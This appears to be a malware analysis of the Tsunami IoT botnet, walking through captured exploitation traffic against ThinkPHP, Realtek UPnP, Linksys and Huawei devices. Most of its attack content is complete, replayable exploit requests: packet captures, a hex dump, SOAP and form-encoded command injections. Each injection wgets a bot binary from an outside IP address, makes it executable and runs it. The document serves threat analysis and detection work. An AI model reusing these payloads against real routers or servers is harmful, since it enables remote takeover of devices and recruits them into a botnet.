
Remote code execution was performed using unauthenticated getshell vulnerability.

Bot exploits the vulnerability on the host with HTTP GET transaction.


Shell execution was invoked on the host using PHP function call.



```
176186 67.206557   10.10.10.12     112.1.51.184    TCP     74 57684→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294927399 TSecr=0 WS=32
176187 67.206636   112.1.51.184    10.10.10.12     TCP     74 80→57684 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840771327 TSecr=42949
176188 67.207037   10.10.10.12     112.1.51.184    TCP     66 57684→80 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294927400 TSecr=3840771327
179553 67.645767   10.10.10.12     112.1.51.184    HTTP   392 GET /index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exe
179554 67.645837   112.1.51.184    10.10.10.12     TCP     66 80→57684 [ACK] Seq=1 Ack=327 Win=30080 Len=0 TSval=3840771437 TSecr=4294927509
179638 67.655063   10.10.10.12     112.1.51.184    TCP     66 57684→80 [FIN, ACK] Seq=327 Ack=1 Win=29216 Len=0 TSval=4294927512 TSecr=3840771437
179639 67.655168   112.1.51.184    10.10.10.12     TCP     66 80→57684 [FIN, ACK] Seq=1 Ack=328 Win=30080 Len=0 TSval=3840771439 TSecr=4294927512
179640 67.655593   10.10.10.12     112.1.51.184    TCP     66 57684→80 [ACK] Seq=328 Ack=2 Win=29216 Len=0 TSval=4294927512 TSecr=3840771439
```



```
0000  00 0c 29 74 66 5f 52 54  00 12 34 52 08 00 45 00   ..)tf_RT ..4R..E.
0010  01 7a 42 5c 40 00 40 06  a0 13 0a 0a 0a 0c 70 da   .zB\@.@. ......p.
0020  d2 1e aa 9e 00 50 28 b0  26 2a 32 34 4b 47 80 18   .....P(. &*24KG..
0030  03 91 c4 98 00 00 01 01  08 0a ff ff 64 b4 e4 ed   ........ ....d...
0040  85 4b 47 45 54 20 2f 69  6e 64 65 78 2e 70 68 70   .KGET /i ndex.php
0050  3f 73 3d 2f 69 6e 64 65  78 2f 09 68 69 6e 6b 07   ?s=/inde x/.hink.
0060  70 70 2f 69 6e 76 6f 6b  65 66 75 6e 63 74 69 6f   pp/invok efunctio
0070  6e 26 66 75 6e 63 74 69  6f 6e 3d 63 61 6c 6c 5f   n&functi on=call_
0080  75 73 65 72 5f 66 75 6e  63 5f 61 72 72 61 79 26   user_fun c_array&
0090  76 61 72 73 5b 30 5d 3d  73 68 65 6c 6c 5f 65 78   vars[0]= shell_ex
00a0  65 63 26 76 61 72 73 5b  31 5d 5b 5d 3d 20 27 77   ec&vars[ 1][]= 'w
00b0  67 65 74 20 68 74 74 70  3a 2f 2f 31 38 35 2e 32   get http ://185.2
00c0  35 35 2e 32 35 2e 31 36  38 2f 4f 77 4f 2f 54 73   55.25.16 8/OwO/Ts
00d0  75 6e 61 6d 69 2e 78 38  36 20 2d 4f 20 2f 74 6d   unami.x8 6 -O /tm
00e0  70 2f 2e 54 73 75 6e 61  6d 69 3b 20 63 68 6d 6f   p/.Tsuna mi; chmo
00f0  64 20 37 37 37 20 2f 74  6d 70 2f 2e 54 73 75 6e   d 777 /t mp/.Tsun
0100  61 6d 69 3b 20 2f 74 6d  70 2f 2e 54 73 75 6e 61   ami; /tm p/.Tsuna
0110  6d 69 20 54 73 75 6e 61  6d 69 2e 78 38 36 27 20   mi Tsuna mi.x86'
0120  48 54 54 50 2f 31 2e 31  0d 0a 43 6f 6e 6e 65 63   HTTP/1.1 ..Connec
0130  74 69 6f 6e 3a 20 6b 65  65 70 2d 61 6c 69 76 65   tion: ke ep-alive
0140  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ..Accept -Encodin
0150  67 3a 20 67 7a 69 70 2c  20 64 65 66 6c 61 74 65   g: gzip,  deflate
0160  0d 0a 41 63 63 65 70 74  3a 20 2f 0d 0a 55 73 65   ..Accept : /..Use
0170  72 2d 41 67 65 6e 74 3a  20 54 73 75 6e 61 6d 69   r-Agent:  Tsunami
0180  2f 32 2e 30 0d 0a 0d 0a                            /2.0....
```




```
GET /index.php?s=/index/\think

pp/invokefunction&function=
    call_user_func_array&vars[0]=
        shell_exec&vars[1][]=
            \' wget http://185.255.25.168/OwO/Tsunami.x86 -O /tmp/.Tsunami; chmod 777 /tmp/.Tsunami; /tmp/.Tsunami Tsunami.x86 \'
HTTP/1.1

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: /

User-Agent: Tsunami/2.0
```

# Stage 2: Remote code execution (example 2)

Bot attempts to exploit the vulnerability on host running Realtek router, camera, or phone.


Remote code execution was performed using Universal Plug an Play (UPnP) vulnerability.

Bot exploits the vulnerability on the host with HTTP POST transaction.




```
72488 49.080504   10.10.10.12      197.166.215.48   TCP    74 34448→52869 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294922868 TSecr=0 WS=32
72489 49.080587   197.166.215.48   10.10.10.12      TCP    74 52869→34448 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840766796 TSecr=42
72490 49.080790   10.10.10.12      197.166.215.48   TCP    66 34448→52869 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294922868 TSecr=3840766796
77941 49.988171   10.10.10.12      197.166.215.48   HTTP   983 POST /picsdesc.xml HTTP/1.1
77942 49.988251   197.166.215.48   10.10.10.12      TCP    66 52869→34448 [ACK] Seq=1 Ack=918 Win=30848 Len=0 TSval=3840767022 TSecr=4294923095
77943 49.988556   10.10.10.12      197.166.215.48   TCP    66 34448→52869 [FIN, ACK] Seq=918 Ack=1 Win=29216 Len=0 TSval=4294923095 TSecr=3840767022
77944 49.988687   197.166.215.48   10.10.10.12      TCP    66 52869→34448 [FIN, ACK] Seq=1 Ack=919 Win=30848 Len=0 TSval=3840767023 TSecr=4294923095
77945 49.988822   10.10.10.12      197.166.215.48   TCP    66 34448→52869 [ACK] Seq=919 Ack=2 Win=29216 Len=0 TSval=4294923095 TSecr=3840767023
```

SOAP Protocol was used for command injection.



```
POST /picsdesc.xml HTTP/1.1
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: /
User-Agent: Hello-World
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope//"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding//%22%
3E<s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47450</
NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</
NewInternalPort><NewInternalClient>`cd /var/; wget http://185.244.25.168/OwO/
Tsunami.mips; chmod +x Tsunami.mips; ./Tsunami.mips Tsunami.Realtek`</
NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</
NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></
s:Body></s:Envelope>
```



```
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope//" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding//%22%3E
    <s:Body>
        <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
            <NewRemoteHost>
            </NewRemoteHost>
            <NewExternalPort>47450</NewExternalPort>
            <NewProtocol>TCP</NewProtocol>
            <NewInternalPort>44382</NewInternalPort>
            <NewInternalClient>`cd /var/; wget http://185.244.25.168/OwO/Tsunami.mips; chmod +x Tsunami.mips; ./Tsunami.mips Tsunami.Realtek`</NewInternalClient>
            <NewEnabled>1</NewEnabled>
            <NewPortMappingDescription>syncthing</NewPortMappingDescription>
            <NewLeaseDuration>0</NewLeaseDuration>
        </u:AddPortMapping>
    </s:Body>
</s:Envelope>
```


# Stage 2: Remote code execution (example 3)

Bot attempts to exploit vulnerability on host running Cisco Linksys router.

Remote code execution was performed using the ttcp_ip parameter vulnerability.

Bot exploits the vulnerability on the host with HTTP POST transaction.

Commands were executed on the system with elevated privileges.



```
167272 66.121528   10.10.10.12    98.246.44.15   TCP    74 42086→55555 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294927128 TSecr=0 WS=32
167273 66.121597   98.246.44.15   10.10.10.12    TCP    74 55555→42086 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840771056 TSecr=42
167274 66.121752   10.10.10.12    98.246.44.15   TCP    66 42086→55555 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294927128 TSecr=3840771056
179821 67.688199   10.10.10.12    98.246.44.15   HTTP  531 POST /tmUnblock.cgi HTTP/1.1  (application/x-www-form-urlencoded)
179822 67.688276   98.246.44.15   10.10.10.12    TCP    66 55555→42086 [ACK] Seq=1 Ack=466 Win=30080 Len=0 TSval=3840771447 TSecr=4294927520
179823 67.688701   10.10.10.12    98.246.44.15   TCP    66 42086→55555 [FIN, ACK] Seq=466 Ack=1 Win=29216 Len=0 TSval=4294927520 TSecr=3840771447
179824 67.688815   98.246.44.15   10.10.10.12    TCP    66 55555→42086 [FIN, ACK] Seq=1 Ack=467 Win=30080 Len=0 TSval=3840771448 TSecr=4294927520
179825 67.688944   10.10.10.12    98.246.44.15   TCP    66 42086→55555 [ACK] Seq=467 Ack=2 Win=29216 Len=0 TSval=4294927520 TSecr=3840771448
```

```
POST /tmUnblock.cgi HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded

ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+Tsunami.mpsl%3B+wget+http%3A%2F%2F185.244.25.168%2Fvb%
2FTsunami.mpsl%3B+chmod+777+Tsunami.mpsl%3B+.%2FTsunami.mpsl+linksys%
60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1
```


# Stage 2: Remote code execution (example 4)

Bot attempts to exploit vulnerability on host running Huawei router.

Remote code execution was performed on port 37215.

Bot exploits the vulnerability on the host with HTTP POST transaction.


SOAP Protocol was used for command injection.



```
201766 70.533974   10.10.10.12     157.77.181.209   TCP    74 37734→37215 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294928231 TSecr=0 WS=32
201767 70.534051   157.77.181.209  10.10.10.12      TCP    74 37215→37734 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840772159 TSecr=42
201768 70.534194   10.10.10.12     157.77.181.209   TCP    66 37734→37215 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294928231 TSecr=3840772159
201911 70.550204   10.10.10.12     157.77.181.209   HTTP   904 POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
201912 70.550251   157.77.181.209  10.10.10.12      TCP    66 37215→37734 [ACK] Seq=1 Ack=839 Win=30656 Len=0 TSval=3840772163 TSecr=4294928235
201967 70.558038   10.10.10.12     157.77.181.209   TCP    66 37734→37215 [FIN, ACK] Seq=839 Ack=1 Win=29216 Len=0 TSval=4294928237 TSecr=3840772163
202313 70.596516   157.77.181.209  10.10.10.12      TCP    66 37215→37734 [ACK] Seq=1 Ack=840 Win=30656 Len=0 TSval=3840772175 TSecr=4294928237
```

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Content-Length: 430
Connection: keep-alive
Accept: */*
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway",
nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1",
response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001,
cnonce="248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade
xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox
wget -g 185.244.25.168 -l /tmp/binary -r /OwO/Tsunami.mips; /bin/busybox chmod 777 * /
tmp/binary; /tmp/binary Tsunami.Huawei)</NewStatusURL><NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>
```

# Stage 3: Malware execution behavior on host




Compromised host

Injected malware takes over the host by killing system services and obtaining admin privileges

Malware connects to the C&C Server to register and downloads malicious code on the host

Exploits other vulnerable devices

